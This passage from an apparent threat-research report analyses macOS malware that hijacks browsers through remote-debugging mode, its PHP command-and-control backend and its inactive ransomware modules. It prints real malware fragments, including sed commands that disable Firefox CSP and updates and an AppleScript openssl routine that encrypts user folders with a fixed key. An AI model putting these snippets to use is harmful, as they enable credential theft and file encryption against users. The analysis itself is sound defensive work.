sed -i '' -n -e '/^user_pref("security.csp.enable", false);/!p' -e '$a\ user_pref("security.csp.enable", false);' /path/to/prefs.js
# 6. disable auto update (default:true)
sed -i '' -n -e '/^user_pref("app.update.auto", false);/!p' -e '$a\ user_pref("app.update.auto", false);' /path/to/prefs.js
```

Figure 9. Executed commands by firefoxd

By doing so, it sets up the browser so it won’t notify the victim user when the debugger version of the browser runs and performs the malware’s tasks.


- edge_remote (edged)



```
__cstring:000000010005118D                 align 10h
__cstring:0000000100051190 aContentsMacosM db '/Contents/MacOS/Microsoft Edge" --remote-debugging-port=',
__cstring:00000001000511C9                 align 4
__cstring:00000001000511CC                 db 0
```

Figure 10. Reference code in edged that indicates launching the browser in remote debugging mode


- opera_remote (operad)



```
__cstring:000000010005119D                 align 20h
__cstring:00000001000511A0 aContentsMacosO_0 db '/Contents/MacOS/Opera" --remote-debugging-port=',
__cstring:00000001000511D0 aCodesignRemove db 'codesign --remove-signature ',27h,0
__cstring:00000001000511D0                                                ; DATA XREF: sub_10004A230+680↑
```

Figure 11. Reference code in operad that indicates launching the browser in remote debugging mode

Opera has implemented an additional safeguard in their browser to warn users, which takes effect in this attack as well:



```
[redacted] Desktop % ./ope
Daemon started
password has been deleted.
No matching processes belongin
Done modding /Applications/Ope
Waiting for Opera to start...
services count: 0
Opera launched starting...
AGENT SPAWNED
services count: 0
services count: 0
services count: 0
services count: 0
SPAWNED WORKER FOR ws://127.0.
socket connection successful
executed global payload
services count: 1
LOAD EVENT FIRED
executed global payload
all cookies sent req page cook
page cookies sent
looks good staying.
SPAWNED WORKER FOR ws://127.0.
services count: 2
socket connection successful
executed global payload
services count: 2
services count: 2
services count: 2
services count: 2
```

Fraud warning


This site may be hacked or fraudulent. Giving it passwords or personal information could put you at risk for identity theft or financial fraud.

Opera Software strongly discourages visiting this page.

Figure 12. Page warning in Opera when operad is executed, and the user accesses a site that has been hijacked to steal credentials

By giving the users the ability to cancel unwarranted access to the hijacked site, this makes it difficult for the malware to steal user credentials in the Opera browser. We hope other browser vendors implement the same feature in the future.


- 360_remote (speedd)



```
__cstring:000000010005121D                 align 20h
__cstring:0000000100051220 aContentsMacos3_0 db '/Contents/MacOS/360Chrome" --remote-debugging-port='
__cstring:0000000100051254                 db 0
__cstring:0000000100051255                 align 8
```

Figure 13. Reference code in speedd that indicates launching the browser in remote debugging mode


- yandex_remote (yandexd)



```
__cstring:000000010005116D                 align 10h
__cstring:0000000100051170 aContentsMacosY_0 db '/Contents/MacOS/Yandex" --remote-debugging-port=',
__cstring:00000001000511A1                 align 4
__cstring:00000001000511A4                 db 0
```

Figure 14. Reference code in yandexd that indicates launching the browser in remote debugging mode

- brave_remote (braved)



```
__cstring:000000010005117D                 align 20h
__cstring:0000000100051180 aContentsMacosB_0 db '/Contents/MacOS/Brave Browser" --remote-debugging-port=',
__cstring:00000001000511B8                 db 0
```

Figure 15. Reference code in braved that indicates launching the browser in remote debugging mode

The browser debugging mode feature is not just used in macOS, but on Windows as well — we tested this on Windows and confirmed that it works.

Given that the normal and debugger modes of these browsers barely exhibit any UI difference in the eyes of a regular user, the malicious browser files can launch their legitimate counterparts to make them appear to behave as normal, while the malicious JavaScript payload executed steals user tokens and passwords without the user realizing it.

We believe the key to protecting users is to have web browsers implement a password authentication or alert mechanism for the user when accessing the debugging mode. While Opera has a feature for warning users about suspicious connections, only Firefox has an alert in its default configuration, although malware can still bypass this feature.

Server Backend Files

Here are some notable backend scripts to which other installed payload modules also connect to send and receive information from the server.

Agentd.php


The file agentd.php is the main code responsible for the browser backdoor UXSS injection, which has been discussed previously. The planted Safari and other affected browser executables connect to this file on the server to perform the backdoor payload:

- Manipulate browser results
- Manipulate and replace found bitcoin and other cryptocurrency addresses
- Replace Chrome download link with a link to an old version package
- Steal Google, Yandex, Amocrm, SIPmarket, Paypal, Apple ID credentials
- Steal credit card data linked to the Apple Store

- Prevent the user from changing passwords but can also record new passwords if changed
- Take screenshots of certain accessed sites

Upload.php


This PHP script is responsible for uploading files from the victim machine to the server. It has special logic in its code for handling uploads from the "screen" payload module. It uses a module named SpacesConnect to upload screenshots taken by the screen module.



```
if(($module == "screen" || $module == "screen:donor") && !preg_match('/(wallp
aper)/i', $filename)){
    set_time_limit(5);
    if(preg_match('/(vladbookpro|vladfeleniuk|mojave)/i', $user)) {
            die;
    }
    if(preg_match('/^(Daria)$/i', $user)) {
            die;
    }
    if(isBlankImage($file['tmp_name'])){
        die("image is blank.");
    }
    $date_str = date("Y-m-d_H-i-s");
    $ip = $_SERVER["REMOTE_ADDR"] ?? "0.0.0.0";
    $ip = str_replace(".", "_", $ip);
    $filename = "screen_{$user}_{$ip}_{$date_str}.jpg";
    $ref = "agent/{$user}/{$date_dir}/{$filename}";

    $space = new SpacesConnect($space["key"], $space["secret"], $space["space
_name"], $space["region"]);

    if(!$space->DoesObjectExist("agent/{$user}/")){
        $space->UploadFile("tmp/empty.txt", "private", "agent/{$user}/");
    }
```

Figure 16. Special logic for uploading files from screen module


According to the SpacesConnect module's readme file, it is an API module for accessing a 3rd party online storage provider, DigitalOcean.



```
[redacted]$ head ./vendor/sociallydev/spaces-api/README.md
# Spaces-API
[![FOSSA Status](https://app.fossa.io/api/projects/git%2Bgithub.com%2FSociall
yDev%2FSpaces-API.svg?type=shield)](https://app.fossa.io/projects/git%2Bgithu
b.com%2FSociallyDev%2FSpaces-API?ref=badge_shield)

An API wrapper for DigitalOcean's Spaces object storage designed for easy use
```

Figure 17. The SpacesConnect module's readme file


Its code reveals that finally, all the screenshots are stored in AWS S3 storage.



```
      try {
        $this->client = Aws\S3\S3Client::factory(array(
          'region' => $region,
          'version' => 'latest',
          'endpoint' => $endpoint,
          'credentials' => array(
                    'key'    => $access_key,
                    'secret' => $secret_key,
                ),
          'bucket_endpoint' => true,
          'signature_version' => 'v4-unsigned-body'
        ));
      } catch (\Exception $e) {
        $this->HandleAWSException($e);
      }
      $this->space = $spaceName;
      $this->access_key = $access_key;
      $this->secret_key = $secret_key;
      $this->host = $host;
      $this->region = $region;
```

Figure 18. Data is stored in AWS S3

We can see that for a single victim, the screenshots were taken in approximately 30-second intervals, which is why they need to use AWS S3 to store all the files.



```
screen_Raz_83_139_8_133_2020-08-03_10-06-03.jpg
screen_Raz_83_139_8_133_2020-08-03_10-06-36.jpg
screen_Raz_83_139_8_133_2020-08-03_20-59-29.jpg
screen_Raz_83_139_8_133_2020-08-03_21-00-03.jpg
screen_Raz_83_139_8_133_2020-08-03_21-00-37.jpg
screen_Raz_83_139_8_133_2020-08-03_21-01-11.jpg
screen_Raz_83_139_8_133_2020-08-03_21-01-45.jpg
screen_Raz_83_139_8_133_2020-08-03_21-02-18.jpg
screen_Raz_83_139_8_133_2020-08-03_21-02-52.jpg
screen_Raz_83_139_8_133_2020-08-03_21-03-26.jpg
screen_Raz_83_139_8_133_2020-08-03_21-04-00.jpg
screen_Raz_83_139_8_133_2020-08-03_21-04-34.jpg
screen_Raz_83_139_8_133_2020-08-03_21-05-08.jpg
screen_Raz_83_139_8_133_2020-08-03_21-05-42.jpg
screen_Raz_83_139_8_133_2020-08-03_21-06-16.jpg
screen_Raz_83_139_8_133_2020-08-03_21-06-50.jpg
screen_Raz_83_139_8_133_2020-08-03_21-07-24.jpg
```


Figure 19. screenshot file logs

Translate.php and GoogleTranslateForFree.php

translate.php is a simple wrapper for GoogleTranslateForFree.php. These two modules are used to translate certain messages from English to the victim’s local language in real time, before these are shown to the victim.

Cron_comeback.php


The cron_comeback PHP script first defines a dictionary to store certain victim information, which contains the user name and related contract search condition. The script we found only contains a short, hardcoded list of targets; these seem to be either the initial targets of the attack or it's a list that will eventually be populated with more relevant victims.



```
$targets = [
    "Yan" => "470340918",
    "beckhaml" => "386093537",
    "beckhaml" => "2316672298",
    "zhuxiaodong" => "wxid_[redacted]",
    "gavin" => "295903241",
    "_Nc" => "869293399",
    "Taopd" => "[redacted]",
    "Taopd" => "[redacted]",
    "Taopd" => "wxid_[redacted]",
    "mashuai" => "2040301050",
    "mashuai" => "wxid_[redacted]",
    "tatannikovandrej" => "[redacted]",
    "dimasenchik" => "[redacted]",
    "eios" => "[redacted]",
    "gl" => "wxid_[redacted]",
    "gl" => "874805407",
    "gl" => "1597780987",
    "siddharth" => "[redacted]"
];
```

Figure 20. Screenshot of target list in cron_comeback.php

It then searches for all of the victims' files with the defined search condition in the upload folder. If found, then it compares the contract file hash with the old hash; if the hash has been changed, then it calls sendMessage() to alter for a returning user.




```
foreach($targets as $user=>$search){

    $cmd = "cd " . __DIR__ . "/secure/uploads/ && grep -Irn '{$search}'";
    ob_start();
    passthru($cmd, $output);

    $text = ob_get_contents();
    ob_end_clean();

    $hash = hash( 'sha1', $text );

    $old_hash = @file_get_contents("{$dir}/{$user}.sha1");

    echo "Current hash: {$hash} Old hash: {$old_hash}";

    if($hash !== $old_hash) {

        sendMessage("User {$user} came back!", CHAT::IMPORTANT);

    }

    if (!is_dir($dir)) {
        mkdir($dir, 0777, true);
    }

    file_put_contents("{$dir}/{$user}.sha1", $hash);
```

Figure 21. Code block of collecting files

Common.php
The common PHP script defines some command data and functions to be used in other modules. In the sendMessage() function, it leverages Telegram to send messages back.

Inactive Ransomware Modules
We discovered a critical set of modules that exhibit ransomware capabilities, but they have not been deployed to any of the victims so far. We believe it may be possible that this module isn’t part of the default modules to execute automatically because the actors will first need to evaluate if the victims are reputable enough to be exorted:


Rnd
The rnd.applescript module first calls the modules ransom_ui and ransom_block. However, in the code before these two modules, the encryptor module and a 600 sleep are present but currently commented out.



```
    --boot("encrypter", true)
    --delay 600
    boot("ransom_ui", true)
    boot("ransom_block", true)
```

Figure 22. Screenshot calling other ransomware modules


Encrypter
The encrypter module performs AES CBC encryption on files under ~/Documents, ~/Downloads, and ~/Desktop with a fixed key. Only files with a size lower than 500MB were encrypted.



```
    set matchFiles to paragraphs of (do shell script ("nice -n -10 find " & targetFol
der & " -not -path '*/\\.*' -type f -not -name '*.enc' -size -500M -maxdepth 4"))

    repeat with theItem in matchFiles

        set theItem to quoted form of theItem

        try
            do shell script "openssl enc -aes-256-cbc -salt -in " & theItem & " -out
" & theItem & ".enc" & " -k '%A9ES^oLDNdBwWpc'"
```

Figure 23. Screenshot of the search and encrypt logic

Ransom_ui
The ransom_ui module sends a request to a server to get the ransom note, which will then be displayed to the victim.

